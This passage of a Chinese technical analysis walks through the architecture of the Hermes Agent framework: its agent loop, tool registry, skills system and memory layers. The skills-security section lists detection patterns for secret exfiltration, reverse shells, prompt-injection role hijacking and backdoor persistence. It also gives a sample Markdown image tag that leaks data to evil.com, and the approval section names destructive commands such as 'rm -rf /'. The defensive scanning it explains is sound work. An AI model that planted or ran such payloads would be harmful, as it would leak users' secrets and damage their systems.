3. **用户交互**：Hermes Agent 支持中断和重定向，ReAct 的逐步执行天然支持这种交互式控制

ReAct 的代价：推理步骤与行动步骤的交错导致**上下文膨胀**——每一步推理和行动结果都占用 token。这正是 Hermes Agent 需要上下文压缩的根本原因之一。理解了因果链条，就能理解为什么压缩策略选择"保留头尾、压缩中间"——头部是任务定义，尾部是最终结论，而中间的推理-行动交错过程往往可以被摘要替代。

3.2 ReAct 范式在 Hermes Agent 中的实现

ReAct (Reasoning + Acting) 范式的核心是"推理-行动"循环：

```
用户输入 → LLM 推理 → 决定调用工具 → 执行工具 → 观察结果 → 继续推理 → ...
```

Hermes Agent 的实现在此基础上增加了多个工程层：

1. **迭代预算控制**：防止无限循环
2. **上下文压缩**：防止超出上下文窗口
3. **流式健康检测**：防止"卡死"
4. **中断机制**：允许用户随时接管
5. **预算压力**：引导 Agent 在接近限制时收敛

3.3 核心对话循环的五个阶段

阶段 1: Setup (6911-7001)

每个对话轮次开始前的准备工作：

```
[python]
# run_agent.py:6939
_install_safe_stdio()          # 防护 broken pipe OSError
```

```

# run_agent.py:6946
self._restore_primary_runtime() # 从上一轮的 fallback 中恢复主提供商

# run_agent.py:6951
_sanitize_surrogates(user_message) # 清理 Unicode 代理字符（从富文本编辑器粘贴时常见）

# run_agent.py:6965-6970
# 重置所有重试计数器
self._invalid_tool_retries = 0
self._invalid_json_retries = 0
self._empty_content_retries = 0
# ...

# run_agent.py:6978-6987
self._cleanup_dead_connections() # 连接健康检查

# run_agent.py:6991
self.iteration_budget = IterationBudget(self.max_iterations) # 创建新的迭代预算

```

`_install_safe_stdio()` 是一个容易被忽略但至关重要的细节——当用户在 Agent 输出时关闭终端，Python 的 `print()` 会抛出 `BrokenPipeError`。这个方法将 `stdout/stderr` 替换为忽略该错误的包装器，避免 Agent 进程崩溃。

阶段 2: System Prompt 构建 (7003-7195)

系统提示是 Agent 的“世界观”——它定义了 Agent 的身份、能力、知识和约束。Hermes Agent 对系统提示的处理极为谨慎，因为它的稳定性直接影响了 Prompt Caching 的命中率。

```

[python]
# run_agent.py:7063-7102 (简化)
if self._cached_system_prompt is None:
    # 首次构建：从数据库加载或全新生成
    stored_prompt = self._session_db.get_system_prompt(self.session_id)
    if stored_prompt:
        self._cached_system_prompt = stored_prompt # 续接会话：复用缓存
    else:
        self._cached_system_prompt = self._build_system_prompt() # 新会话
        self._session_db.save_system_prompt(self.session_id, self._cached_system_prompt)

```

关键设计决策：系统提示被缓存在 SQLite 中，而不是每轮重新生成。这确保了 Anthropic Prompt Caching 的前缀匹配——只要系统提示不变，缓存就能命中。

临时上下文注入：插件和记忆预取等临时信息不会被注入到系统提示中（那会破坏缓存），而是追加到当前用户消息中：

```
[python]
# run_agent.py:7162-7195
# 插件的 pre_llm_call 钩子将上下文注入到用户消息中（而非系统提示）
# 这保护了系统提示的前缀缓存
```

阶段 3：预压缩 (7104-7160)

在进入主循环之前，先检查历史消息是否已经超出上下文阈值。如果是，立即进行最多 3 轮压缩：

```
[python]
# run_agent.py:7104-7160
# 主动压缩：在主循环开始前检查
if estimated_tokens > context_threshold:
    for _ in range(3): # 最多 3 轮压缩
        compressed = self._compress_context(messages)
        if estimated_tokens <= context_threshold:
            break
```

这种“预防性压缩”避免了在主循环中因上下文溢出而中断工作。

阶段 4：Plugin Hooks (7162-7195)

在主循环开始前，触发 `pre_llm_call` 插件钩子，允许插件在当前轮次注入上下文。

阶段 5：主循环 (7197-9171)

这是 Agent 的核心——一个 `while` 循环，每轮代表一次 LLM 调用：

```
[python]
# run_agent.py:7222
while api_call_count < self.max_iterations and self.iteration_budget.remaining > 0:
```

每轮迭代的完整流程：

1. 中断检查 → 用户按了 Ctrl+C? 退出循环
2. 预算消耗 → `iteration_budget.consume()` 返回 `False`? 退出循环
3. 步进回调 → 通知网关当前进度
4. 消息准备 → 复制消息 + 注入临时上下文 + 清理内部字段
5. 系统提示 → `effective_system = cached_prompt + ephemeral_prompt`
6. 缓存标记 → `apply_anthropic_cache_control()`
7. 消息清理 → `_sanitize_api_messages()` (修复孤立的工具调用结果)
8. API 调用 → 流式调用 + 重试逻辑
9. 响应处理 →
 - └ 有 `tool_calls` → 执行工具 → 压缩上下文 (如果需要) → 继续循环
 - └ 无 `tool_calls` → 最终响应 → 退出循环

3.4 迭代预算与压力机制

IterationBudget

`IterationBudget` (`run_agent.py:168-210`) 是线程安全的迭代计数器:

```
[python]
class IterationBudget:
    """线程安全的迭代计数器。
    每个 Agent (父或子) 拥有独立的 IterationBudget。
    父 Agent 默认上限 90, 子 Agent 默认上限 50。
    """
    def __init__(self, max_total: int):
        self.max_total = max_total
        self._used = 0
        self._lock = threading.Lock() # 线程安全: 子 Agent 在线程中运行

    def consume(self) -> bool:
        """尝试消耗一次迭代。返回 True 表示允许。"""
        with self._lock:
            if self._used >= self.max_total:
                return False
            self._used += 1
            return True

    def refund(self) -> None:
        """退还一次迭代 (如 execute_code 轮次)。"""
```

```
with self._lock:
    if self._used > 0:
        self._used -= 1
```

退还机制的意义：`execute_code` 工具执行沙箱化 Python 代码，这可能包含多次工具调用。Hermes Agent 将这类“复合工具调用”视为单次迭代，执行后退还预算。

预算压力

当迭代次数接近上限时，系统通过工具结果注入压力提示（`run_agent.py:666-676`）：

```
[python]
# 70% 使用率: 温和提示
if usage_ratio >= 0.7:
    _budget_warning = " You've used 70% of your iteration budget. Consider wrapping up soon."

# 90% 使用率: 紧急警告
if usage_ratio >= 0.9:
    _budget_warning = " CRITICAL: 90% of iteration budget used. You MUST provide your final answer NOW."
```

设计精妙之处：压力提示不是作为独立消息注入（那会破坏对话结构），而是追加到工具结果的 JSON 中。这样既不影响 Prompt Caching，又能确保 LLM “看到”这个提示。

3.5 流式响应与健康检测

Hermes Agent 的流式实现（`_interruptible_streaming_api_call`, `run_agent.py:4307-4825`）不仅是为了实时显示，更重要的是提供**健康检测**。

即使没有消费者需要实时显示，流式调用仍然被优先选择，因为它提供了两个关键的检测能力：

- 90s 过期检测**：如果 90 秒内没有收到任何 token，认为流已过期
- 60s 读超时**：如果单个读取操作超过 60 秒，认为连接已死

```
[python]
# 流式健康检测的简化逻辑
last_token_time = time.time()
for chunk in stream:
    if time.time() - last_token_time > 90:
        raise StaleStreamError("No tokens received for 90 seconds")
```

```
last_token_time = time.time()
```

当检测到不健康的流时，系统会：

1. 中断当前流
2. 尝试重新连接或切换到 fallback 提供商
3. 恢复对话上下文后重试

3.6 上下文压缩与自动摘要

`agent/context_compressor.py` 实现了自动上下文压缩。当对话历史接近模型的上下文窗口限制时，系统自动压缩较早的消息。

压缩策略：

1. 保留系统提示和最近的 N 轮对话 ("工作记忆")
2. 将较早的对话总结为一条摘要消息
3. 保留所有 `tool_call/tool_result` 对 (工具调用依赖完整性)
4. 压缩后检查 token 估算，必要时进行多轮压缩

压缩使用辅助模型 (通常是更便宜的模型)，在 `auxiliary_client.py` 中配置。

3.7 连续性保障

长度截断续写

当 LLM 的输出因 `max_tokens` 限制而被截断时 (`finish_reason="length"`)，Hermes Agent 最多尝试 3 次续写：

```
[python]
# 简化逻辑
if finish_reason == "length":
    continuation_count += 1
    if continuation_count <= 3:
        # 将截断的响应作为 assistant 消息追加
        # 继续循环，LLM 会自然续写
        continue
```

孤儿工具调用清理

上下文压缩可能导致 `tool_call` 和 `tool_result` 配对不完整。`_sanitize_api_messages()`（在主循环的消息准备阶段调用）负责清理这些“孤儿”：

- 有 `tool_call` 但没有对应 `tool_result` 的 → 移除 `tool_call`
- 有 `tool_result` 但没有对应 `tool_call` 的 → 移除 `tool_result`

工具调用验证

在执行工具调用前，Hermes Agent 进行两重验证（`run_agent.py:8743-8856`）：

1. **工具名验证**：检查 LLM 返回的工具名是否在已注册的工具列表中。无效工具名返回错误消息，LLM 可以纠正
2. **参数 JSON 验证**：检查 LLM 返回的参数是否为合法 JSON。非法参数返回错误消息，附带原始参数文本

这些验证是必要的，因为 LLM 有时会“幻觉”出不存在的工具名或格式错误的参数。

3.8 工具调度的并行策略

当 LLM 一次返回多个工具调用时，Hermes Agent 需要决定是并行还是顺序执行。这个决策由 `_should_parallelize_tool_batch()`（`run_agent.py:265-306`）做出：

```
[python]
def _should_parallelize_tool_batch(tool_calls) -> bool:
    # 必须满足所有条件才并行：
    # 1. 超过 1 个工具调用
    # 2. 没有在 _NEVER_PARALLEL_TOOLS 中的工具
    # 3. 所有工具都在 _PARALLEL_SAFE_TOOLS 中
    #    或者都是 _PATH_SCOPED_TOOLS 且路径不重叠
    # 4. 所有参数都能解析为合法 JSON dict
```

路径作用域检测是一个精妙的设计：如果两个文件操作工具分别操作不同的文件路径，它们是安全的并行操作；但如果操作同一文件，则必须顺序执行以避免竞态条件。

并行执行使用 `ThreadPoolExecutor`，最大工作线程数为 8（`_MAX_TOOL_WORKERS = 8`，`run_agent.py:235`）。

3.9 设计评价

优势：

- 五阶段循环设计清晰，每阶段职责明确
- 预算压力的"工具结果注入"模式巧妙地避免了对话结构破坏
- 流式健康检测确保了长时间运行场景下的稳定性
- 路径作用域的并行检测是实用的工程优化

局限：

- `run_conversation` 方法超过 2400 行，嵌套层级深，可读性差
- 上下文压缩是"有损"的——摘要可能丢失关键细节
- 预算压力依赖 LLM 的"服从性"，在弱模型上可能被忽略
- 工具调度的并行策略基于静态分类，无法处理更复杂的依赖关系

...

(第一篇完)

...

第二篇：核心架构深度剖析

...

第 4 章 工具系统——从注册到调用的完整链路

工具系统是 Agent 与外部世界交互的桥梁。Hermes Agent 拥有 30+ 内置工具，覆盖文件操作、终端执行、Web 搜索、浏览器自动化、代码执行、子 Agent 委派等场景。本章将从注册机制到调度策略，完整剖析工具系统的设计。

4.1 ToolRegistry 设计：集中式注册 + 条件过滤

`tools/registry.py` (336 行) 是整个工具系统的中枢——一个零外部依赖的集中式注册表。

ToolEntry 数据结构

每个工具在注册时创建一个 `ToolEntry` 实例 (`registry.py:24-45`)：

```
[python]
class ToolEntry:
    __slots__ = (
        "name",          # 唯一工具标识符
        "toolset",        # 所属工具集
        "schema",          # OpenAI 格式的 JSON Schema
        "handler",         # 实际执行函数: handler(args: dict, **kwargs) -> str
        "check_fn",        # 可用性检查函数 (如检查 API Key)
        "requires_env",    # 所需环境变量名列表
        "is_async",        # 是否为异步处理器
        "description",     # 工具描述
        "emoji",           # 显示用 emoji
        "max_result_size_chars", # 单工具输出大小上限
    )
```

使用 `__slots__` 而非 `__dict__`，减少了每个工具实例的内存占用约 40%——当注册 30+ 工具时，这个优化是有意义的。

注册机制

`register()` 方法 (`registry.py:59-93`) 在每个工具模块的 `import` 时被调用：

```
[python]
def register(self, name, toolset, schema, handler,
```

```

        check_fn=None, requires_env=None, is_async=False, ...):
# 碰撞检测：同名工具在不同 toolset 下会覆盖并记录警告
if name in self._tools and self._tools[name].toolset != toolset:
    logger.warning(f"Tool '{name}' already registered under "
                  f"'{self._tools[name].toolset}', overwriting with '{toolset}'")

# 工具集可用性检查：同一 toolset 的首个 check_fn 成为该 toolset 的检查函数
if check_fn and toolset not in self._toolset_checks:
    self._toolset_checks[toolset] = check_fn

self._tools[name] = ToolEntry(name=name, toolset=toolset, ...)

```

关键设计决策：`check_fn` 是 per-toolset 而非 per-tool 的。同一 toolset 下的所有工具共享一个可用性检查函数。例如，所有 `web` toolset 下的工具（`web_search`、`web_extract`）共享同一个检查 `FIRECRAWL_API_KEY` 是否存在的函数。

为什么是 per-toolset 而非 per-tool？ 这是一个信息论的权衡：

方案	优势	劣势
per-tool 检查	精确—— <code>web_search</code> 可用而 <code>web_extract</code> 不可用的场景能正确处理	冗余——同一 toolset 的工具通常依赖相同的 API Key
per-toolset 检查（选择）	高效——一次检查决定整个工具集的可见性； <code>check_fn</code> 缓存（按 id() 去重）只需评估一次	粗粒度——不能在同一 toolset 内部部分启用

Hermes Agent 选择了 per-toolset，因为实践中同一工具集的工具几乎总是共享依赖（同一个 API Key、同一个外部服务）。极少数“部分可用”的场景不值得为所有工具引入独立的检查函数——那会增加 `get_definitions()` 的复杂度和延迟。

另一个隐含的好处：per-toolset 检查使得 `check_results` 缓存更有效。`get_definitions()` 按 `id(entry.check_fn)` 缓存结果，同一 toolset 的多个工具共享同一个 `check_fn` 对象，缓存命中率是 100%。

Schema 过滤

`get_definitions()` 方法（`registry.py:116-143`）是 LLM 获取可用工具列表的入口：


```
[python]
def get_definitions(self, tool_names: Set[str], quiet: bool = False) -> List[dict]:
    check_results = {} # 缓存 check_fn 结果, 避免重复调用
    for name in sorted(tool_names):
        entry = self._tools.get(name)
        if not entry:
            continue
        # 评估可用性检查 (带缓存)
        if entry.check_fn:
            fn_id = id(entry.check_fn)
            if fn_id not in check_results:
                check_results[fn_id] = entry.check_fn()
            if not check_results[fn_id]:
                continue # 检查不通过, 隐藏该工具
        # 构建标准 OpenAI 格式的工具 Schema
        yield {"type": "function", "function": {**entry.schema, "name": name}}
```

`check_results` 按 `check_fn` 的 `id()` 缓存, 确保共享同一检查函数的多个工具只评估一次。

分发机制

`dispatch()` 方法 (`registry.py:149-166`) 是工具执行的入口:

```
[python]
def dispatch(self, name: str, args: dict, **kwargs) -> str:
    entry = self._tools.get(name)
    if not entry:
        return json.dumps({"error": f"Unknown tool: {name}"})
    try:
        if entry.is_async:
            from model_tools import _run_async
            return _run_async(entry.handler(args, **kwargs))
        return entry.handler(args, **kwargs)
    except Exception as e:
        return json.dumps({"error": f"Tool execution failed: {e}"})
```

所有异常被捕获并转为 JSON 错误响应——handler 永远不会向调用者抛出异常。这是关键的设计约束: LLM 需要结构化的错误信息来决定如何重试, 而不是一个 Python traceback。

为什么不让异常传播？ 因为 Agent 循环 (`run_conversation`) 没有为工具异常设计恢复路径——如果 `handle_function_call()` 抛出异常，整个对话循环会终止。将错误转为 JSON 让 LLM 看到 `"error": "File not found: /path/to/file"` 并自主决定重试策略（换路径、创建文件、询问用户），这比硬编码的异常处理更灵活。这是“给 LLM 信息让它决策”优于“为 LLM 做决策”的原则体现。

4.2 工具发现机制：import-time 注册 + MCP + 插件

工具发现分为三个阶段，在 `model_tools.py:132-180` 中依次执行：

阶段 1：内置工具 (import-time 注册)

`_discover_tools()` 函数在模块导入时被调用，它依次导入 20+ 工具模块：

```
[python]
# model_tools.py:132-170
def _discover_tools():
    import tools.file_tools
    import tools.web_tools
    import tools.terminal_tool
    import tools.browser_tool
    import tools.code_execution_tool
    import tools.delegate_tool
    import tools.memory_tool
    import tools.skills_tool
    import tools.skill_manager_tool
    # ... 20+ modules
```

每个模块在导入时执行 `registry.register()`，将自己的工具注册到全局注册表。这种“导入即注册”的模式确保了注册表在使用前就已经完整填充。

阶段 2：MCP 工具

```
[python]
# model_tools.py:173
discover_mcp_tools() # 从配置的 MCP 服务器发现远程工具
```

MCP 工具是动态的——服务器可能随时上线或下线。`deregister()` 方法 (`registry.py:95-110`) 支持移除工具，并在 `toolset` 不再有任何工具时清理对应的 `check_fn`。

阶段 3：插件工具

```
[python]
# model_tools.py:180
discover_plugins() # 从 ~/.hermes/plugins/ 发现用户自定义工具
```

4.3 工具编排层：schema 动态构建与参数强转

`model_tools.py` 是工具系统的编排层，介于 `run_agent.py` (对话循环) 和 `tools/registry.py` (注册表) 之间。

`get_tool_definitions()`

`get_tool_definitions()` (`model_tools.py:234`) 是 LLM 获取工具 Schema 的入口。它不仅简单地转发注册表的 Schema，还进行动态后处理：

1. **解析工具集**：将 `enabled_toolsets` / `disabled_toolsets` 通过 `resolve_toolset()` 解析为工具名集合
2. **过滤工具**：调用 `registry.get_definitions()` 获取可用工具
3. **动态 Schema 修改**：
 - 重构 `execute_code` Schema，只列出实际可用的沙箱工具 (`model_tools.py:314`)
 - 当 `web_search/web_extract` 不可用时，移除 `browser_navigate` 中的跨工具引用 (`model_tools.py:327`)

第 3 点值得深入解释：**工具 Schema 中的跨工具引用是危险的**。如果 `browser_navigate` 的描述中写了 "prefer web_search"，但 `web_search` 因为缺少 API Key 而不可用，LLM 可能会"幻觉"调用一个不存在的工具。Hermes Agent 通过动态移除 Schema 中的跨工具引用来避免这个问题。

参数强转

LLM 返回的工具参数类型经常不匹配 Schema 定义——例如，Schema 声明 `type: "number"`，但 LLM 返回的是字符串 "42"。`coerce_tool_args()` (`model_tools.py:372`) 负责自动强转：

```
[python]
# 简化逻辑
def coerce_tool_args(schema, args):
    for param_name, param_schema in schema["parameters"]["properties"].items():
        if param_name in args:
            expected_type = param_schema.get("type")
            if expected_type == "number" and isinstance(args[param_name], str):
                try:
                    args[param_name] = float(args[param_name])
                except ValueError:
                    pass # 保持原值, 让工具处理器处理
            # ... 其他类型转换
```

这种"宽容解析"策略大大减少了因参数类型不匹配导致的工具调用失败。

handle_function_call()

`handle_function_call()` (`model_tools.py:459`) 是普通工具的分发入口:

```
[python]
def handle_function_call(function_name, function_args, task_id, ...):
    # 1. 参数强转
    function_args = coerce_tool_args(schema, function_args)

    # 2. 阻止 Agent 级工具 (这些由 run_agent.py 直接处理)
    if function_name in _AGENT_LOOP_TOOLS: # {"todo", "memory", "session_search",
"delegate_task"}
        return json.dumps({"error": f"Agent-loop tool not callable here"})

    # 3. 触发插件钩子
    fire_hook("pre_tool_call", ...)

    # 4. 通过注册表分发
    result = registry.dispatch(function_name, function_args, ...)

    # 5. 触发插件钩子
    fire_hook("post_tool_call", ...)

    return result
```

`_AGENT_LOOP_TOOLS` 的隔离是必要的——这些工具需要访问 Agent 的内部状态（`_todo_store`、`_memory_store`、`_session_db`、`clarify_callback`、`parent_agent`），这些状态不可能通过注册表的通用接口传递。

4.4 工具集组合与解析

`toolsets.py`（638 行）定义了工具集的组合系统。

核心工具集

`_HERMES_CORE_TOOLS`（`toolsets.py:31-63`）定义了所有平台共享的核心工具列表：

```
[python]
_HERMES_CORE_TOOLS = [
    "web_search", "web_extract",          # Web
    "terminal", "process",                # 终端
    "read_file", "write_file", "patch", "search_files", # 文件
    "vision_analyze", "image_generate",   # 视觉 + 图像生成
    "skills_list", "skill_view", "skill_manage", # 技能
    "browser_navigate", "browser_snapshot", ... # 浏览器自动化
    "todo", "memory",                    # 规划 & 记忆
    "execute_code", "delegate_task",      # 代码执行 + 委派
    "cronjob",                           # 定时任务
    "send_message",                      # 跨平台消息
    "ha_list_entities", "ha_get_state", ... # Home Assistant
]
```

编辑这个单一列表即可更新所有平台的工具集。

工具集层级

工具集分为三层：

叶子工具集（无依赖）：

```
[python]
"web": {"tools": ["web_search", "web_extract"]}
"terminal": {"tools": ["terminal", "process"]}
"file": {"tools": ["read_file", "write_file", "patch", "search_files"]}
```

组合工具集 (include 其他工具集) :

```
[python]
"debugging": {"tools": ["terminal", "process"], "includes": ["web", "file"]}
"safe": {"tools": [], "includes": ["web", "vision", "image_gen"]} # 无终端访问
```

平台工具集 (使用 `_HERMES_CORE_TOOLS`) :

```
[python]
"hermes-cli": {"tools": _HERMES_CORE_TOOLS}
"hermes-telegram": {"tools": _HERMES_CORE_TOOLS}
"hermes-discord": {"tools": _HERMES_CORE_TOOLS}
# ... 每个消息平台一个
```

递归解析

`resolve_toolset()` (`toolsets.py:392-449`) 递归解析工具集名为工具名列表:

```
[python]
def resolve_toolset(name: str, visited: Set[str] = None) -> List[str]:
    # 特殊别名
    if name in ("all", "*"):
        return resolve_all_toolsets()

    # 循环检测 (处理菱形依赖和真实循环)
    if name in visited:
        return []

    # 插件工具集回退
    if name not in TOOLSETS:
        return query_plugin_toolset(name)

    # 递归组合
    tools = list(TOOLSETS[name]["tools"])
    for included in TOOLSETS[name].get("includes", []):
        tools.extend(resolve_toolset(included, visited | {name}))
    return tools
```

4.5 危险命令检测与审批机制

`tools/approval.py` 实现了两级安全控制：

1. **模式匹配检测**：预定义的危险命令模式（如 `rm -rf /`、`sudo`、`mkfs`）
2. **Per-Session 审批**：已批准的命令在当前会话中不再需要确认

这种“一次审批、会话有效”的设计平衡了安全性和效率——用户不需要反复确认相同的命令。

4.6 Agent 级工具 vs 普通工具的隔离

Agent 级工具（`todo`、`memory`、`session_search`、`clarify`、`delegate_task`）需要访问 Agent 内部状态，因此被 `_invoke_tool()`（`run_agent.py:6064-6136`）在 `handle_function_call()` 之前拦截：

优先级	工具	访问的 Agent 状态
1	todo	self._todo_store
2	session_search	self._session_db
3	memory	self._memory_store + 外部记忆提供者
4	外部记忆工具	self._memory_manager
5	clarify	self.clarify_callback
6	delegate_task	parent_agent=self
7	其他	handle_function_call() → registry.dispatch()

这种优先级链确保了需要内部状态的工具不会“泄露”到通用注册表中。

4.7 六大终端后端

`tools/terminal_tool.py` 和 `tools/environments/` 目录实现了六种终端后端：

后端	适用场景	持久性
Local	本地开发	进程生命周期
Docker	容器化隔离	容器生命周期
SSH	远程服务器	连接生命周期
Daytona	Daytona 平台	工作空间生命周期

Singularity	HPC 环境	作业生命周期
Modal	Serverless	函数调用生命周期

每种后端实现相同的接口 (`connect()`、`execute()`、`disconnect()`)，终端工具根据配置自动选择。

4.8 设计评价

优势：

- 集中式注册表 + import-time 注册的模式简洁高效
- 条件过滤 (`check_fn`) 让 LLM 只看到实际可用的工具，减少幻觉
- 工具集的组合与递归解析提供了灵活的工具分组
- Agent 级工具与普通工具的隔离保证了状态安全

局限：

- import-time 注册意味着无法延迟加载——即使不使用的工具也会被导入
- `check_fn` 是 per-toolset 而非 per-tool 的，粒度较粗
- Schema 中的跨工具引用需要动态后处理，增加了维护负担

...

第 5 章 技能系统——Agent 的自进化引擎

技能系统是 Hermes Agent 最具差异化的特性。它让 Agent 能够从经验中提取可复用的知识模式，以结构化的方式持久化，并在需要时自动加载。这种"自进化"能力是 Hermes Agent 从"工具使用者"进化为"知识积累者"的关键。

5.1 技能设计哲学：渐进式披露 (Progressive Disclosure)

技能系统面临一个核心矛盾：**Agent 需要知道自己有哪些技能（以便决定何时使用），但完整的内容可能非常长（占用宝贵的上下文窗口）。**

Hermes Agent 借鉴了 Anthropic 的 Claude Skills 设计，采用四层渐进式披露

(`tools/skills_tool.py:9-13`) :

```
Tier 0: skills_categories() → 分类名 + 描述 + 技能数
Tier 1: skills_list()      → 技能名 + 描述 (元数据级)
Tier 2: skill_view(name)   → 完整 SKILL.md 内容
Tier 3: skill_view(name, file_path) → 单个关联文件内容
```

Agent 通常在系统提示中看到 Tier 1 信息（技能名 + 简短描述），需要时通过 `skill_view` 工具加载 Tier 2/3 的完整内容。这种设计将技能信息的上下文占用从"所有技能的完整内容"降低到"所有技能的名称和描述"。

5.2 SKILL.md 格式与 YAML Frontmatter

每个技能是一个目录，核心文件是 `SKILL.md`，使用 YAML Frontmatter 描述元数据

(`skills_tool.py:28-46`) :

```
[yaml]
---
name: skill-name           # 必需, 最长 64 字符
description: Brief description # 必需, 最长 1024 字符
version: 1.0.0             # 可选
platforms: [macos, linux]  # 可选, 限制操作系统
prerequisites:             # 可选, 运行时依赖
  env_vars: [API_KEY]
```

```

    commands: [curl, jq]
required_environment_variables: [...] # 现代格式
setup:                                # 可选, 交互式设置
    collect_secrets:
        - env_var: API_KEY
          prompt: "Enter your API key"
          provider_url: "https://..."
metadata:                             # 可选, agentskills.io 元数据
    hermes:
        tags: [fine-tuning, llm]
        related_skills: [peft, lora]
---
```

(这里是技能的完整 Markdown 内容—指导 Agent 如何执行特定任务的指令)

技能目录结构:

```

skills/my-skill/
├─ SKILL.md          # 主指令文件 (必需)
├─ references/       # 参考文档
├─ templates/       # 输出模板
├─ scripts/         # 辅助脚本
└─ assets/          # 补充文件
```

5.3 技能发现与加载流程

技能发现由 `_find_all_skills()` (`skills_tool.py:520`) 实现, 递归扫描以下目录:

1. `~/.hermes/skills/`——用户安装的技能
2. 项目自带的 `skills/` 目录——内置技能
3. 配置指定的外部技能目录

平台过滤 (`_PLATFORM_MAP`, `skills_tool.py:96-100`) 确保只加载与当前操作系统兼容的技能:

```

[python]
_PLATFORM_MAP = {"macos": "darwin", "linux": "linux", "windows": "win32"}
```

5.4 技能安全扫描 (skills_guard)

`tools/skills_guard.py` (1106 行) 实现了全面的安全扫描系统，这是技能系统中最关键的安全防线。

信任级别与安装策略

```
[python]
INSTALL_POLICY = {
    #           safe      caution   dangerous
    "builtin":  ("allow", "allow",  "allow"),
    "trusted":  ("allow", "allow",  "block"),
    "community": ("allow", "block",  "block"),
    "agent-created": ("allow", "allow", "ask"),
}
```

"builtin" 来源的技能即使被判定为 dangerous 也可以安装（因为是官方审核的），而 "community" 来源的技能一旦被判定为 caution 就会被阻止。

威胁模式检测

系统定义了 70+ 正则表达式模式，覆盖 10 大威胁类别 (`skills_guard.py:82-484`)：

类别	示例模式 ID	严重性范围
数据泄露	env_exfil_curl、 hermes_env_access、 md_image_exfil	high-critical
提示注入	prompt_injection_ignore、 role_hijack、deception_hide	medium-critical
破坏性操作	destructive_root_rm、 system_overwrite、 format_filesystem	critical
持久化	persistence_cron、shell_rc_mod、 ssh_backdoor	medium-critical
网络攻击	reverse_shell、tunnel_service、 bash_reverse_shell	medium-critical
混淆	base64_decode_pipe、 eval_string、chr_building	low-high

供应链	curl_pipe_shell、 unpinned_pip_install	medium-critical
加密挖矿	crypto_mining、 mining_indicators	medium-critical

md_image_exfil: Markdown 图片泄露

一个尤其巧妙的威胁模式：恶意技能可以在 Markdown 中嵌入 `![img](https://evil.com/steal?data=...)` 图片标签。当 LLM 处理该技能时，如果终端自动获取图片，就会将数据泄露到外部服务器。`skills_guard` 检测并阻止这类模式。

5.5 Skills Hub：发现、安装、同步

`tools/skills_hub.py` (2708 行) 是技能市场的基础设施，支持 7 种来源：

来源	信任级别	描述
OptionalSkillSource	builtin	随仓库分发的官方可选技能
SkillsShSource	trusted/community	skills.sh 搜索 API
WellKnownSkillSource	community	<code>/.well-known/skills/index.json</code> 端点
GitHubSource	trusted/community	GitHub Contents API + Git Trees API
ClawHubSource	community	ClawHub REST API
ClaudeMarketplaceSource	trusted/community	<code>.claude-plugin/marketplace.json</code> 仓库
LobeHubSource	community	LobeHub Agent 索引 (14,500+ Agent)

安装流水线

1. `quarantine_bundle()`——将技能文件写入隔离区 `.hub/quarantine/`
2. 安全扫描——调用 `skills_guard.scan_skill()`
3. `install_from_quarantine()`——`shutil.move()` 到 `~/.hermes/skills/`
4. 记录到 `HubLockFile` (`lock.json`)

5. 追加审计日志 (`audit.log`)

来源溯源

`HubLockFile` (`skills_hub.py:2332-2395`) 跟踪每个已安装技能的来源:

```
[json]
{
  "version": 1,
  "installed": {
    "skill-name": {
      "source": "github",
      "identifier": "openai/skills/skill-creator",
      "trust_level": "trusted",
      "scan_verdict": "safe",
      "content_hash": "sha256:abcd1234",
      "install_path": "skill-name",
      "installed_at": "2025-01-01T00:00:00Z"
    }
  }
}
```

5.6 技能管理工具

`tools/skill_manager_tool.py` (743 行) 允许 Agent 直接管理技能:

操作	描述
create	创建新技能 (SKILL.md + 目录)
edit	全量重写 SKILL.md
patch	定向查找替换 (推荐方式)
delete	删除整个技能
write_file	添加/覆盖支持文件
remove_file	删除支持文件

验证规则:

- 技能名最长 64 字符, 正则 `^[a-z0-9][a-z0-9._-]*$`

- 内容最长 100,000 字符 (约 36k token)
- 支持文件必须在 `references/`、`templates/`、`scripts/`、`assets/` 子目录下
- 路径遍历防护：禁止 `..`

原子写入：使用 `_atomic_write_text()` (`skill_manager_tool.py:243`)，先写临时文件再 `os.replace()`，确保不会出现部分写入的状态。

系统提示缓存失效：每次技能变更后，`clear_skills_system_prompt_cache(clear_snapshot=True)` 被调用，确保下次对话时系统提示中的技能列表是最新的。

5.7 内置技能分类

Hermes Agent 自带 50+ 内置技能，按类别组织：

类别	示例技能
apple/	apple-notes、apple-reminders、findmy、imessage
creative/	ascii-art、excalidraw、manim-video、p5js、songwriting
github/	codebase-inspection、github-code-review、github-issues、github-pr-workflow
mlops/	cloud、evaluation、huggingface-hub、inference、training
productivity/	google-workspace、linear、notion、ocr-and-documents、powerpoint
research/	arxiv、blogwatcher、llm-wiki、polymarket、research-paper-writing
software-development/	plan、subagent-driven-development、systematic-debugging、test-driven-development

5.8 设计评价

优势：

- 渐进式披露在上下文效率和信息完整性之间取得了优秀平衡
- 安全扫描系统 (70+ 模式、10 大类别) 是社区技能生态的必要防线
- `skill_manage` 工具让 Agent 可以自主创建和改进技能，实现了真正的"自进化"

- 7 种来源的 Hub 系统构建了丰富的技能生态

局限：

- 安全扫描基于正则表达式，可能产生误报和漏报
- Agent 创建的技能质量依赖 LLM 判断，弱模型可能生成低质量技能
- 技能的“使用中改进”缺乏显式的反馈机制——目前依赖 Agent 的自我评估

...

第 6 章 记忆系统——从对话记忆到用户建模

记忆系统是 Agent"自进化"的核心基础设施。没有记忆，Agent 每次对话都从零开始；有了记忆，Agent 可以积累知识、理解用户、跨越会话。Hermes Agent 的记忆系统有三层架构，每层解决不同的问题。

6.1 记忆系统的认知科学基础

在设计 Agent 的记忆系统之前，我们需要回答一个根本问题：**人类的记忆系统是怎样的，Agent 应该模仿它吗？**

Atkinson-Shiffrin 记忆模型

认知心理学中最经典的记忆模型是 Atkinson-Shiffrin 模型（1968），将人类记忆分为三层：

层次	持续时间	容量	功能
感觉记忆	<1 秒	大（感官输入的全部信息）	信息暂存，选择性注意
短期记忆	15-30 秒	7±2 个组块	当前加工的信息
长期记忆	数年-终身	理论上无限	持久化的知识和经验

Hermes Agent 的记忆映射

Hermes Agent 的三层记忆架构并非直接映射 Atkinson-Shiffrin 模型，而是根据 LLM Agent 的工程约束重新设计：

人类记忆	Hermes 记忆	映射关系	关键差异
感觉记忆	对话上下文（messages 数组）	都是当前感知的暂存	人类感觉记忆自动消退，Agent 的上下文需要主动压缩
短期记忆	系统提示中的冻结快照	都是当前工作记忆	人类 STM 有 7±2 限制，Agent 的限制来自上下文窗口
